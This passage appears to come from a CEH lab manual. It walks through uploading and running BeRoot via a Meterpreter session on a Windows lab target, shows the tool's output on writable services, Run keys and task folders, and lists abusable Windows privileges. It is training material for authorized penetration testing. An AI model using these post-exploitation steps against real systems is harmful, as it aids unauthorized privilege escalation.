
32. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.




33. Paste the **BeRoot** folder onto **Desktop**.



34. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).



35. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



36. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
37. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
38. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.


```
Applications  Places  System                                   Tue Apr 5, 03:51
                                msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
 ╔═══════════════════════════════════════════════════════════════════╗
 ║                                                                   ║
 ║                   Windows Privilege Escalation                    ║
 ║                                                                   ║
 ║                         ! BANG BANG !                             ║
 ║                                                                   ║
 ╚═══════════════════════════════════════════════════════════════════╝


################ Service ################

[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc_24f3e7
 Menu   msfconsole - Parrot Ter...
```

```
Applications  Places  System                                   Tue Apr 5, 03:51
                                msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help


################ Startup Keys ################

[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Windows\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"



################ Taskscheduler ################

[!] Permission to write on the task directory: c:\windows\system32\tasks
True


################ Check user admin ################

[!] Is user in the administrator group
 Menu   msfconsole - Parrot Ter...
```

39. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

    Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

40. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.



41. Now we will use **GhostPack Seatbelt** tool to gather host information and perform security checks to find insecurities in the target system.


42. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

    Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

    - Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
    - The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.

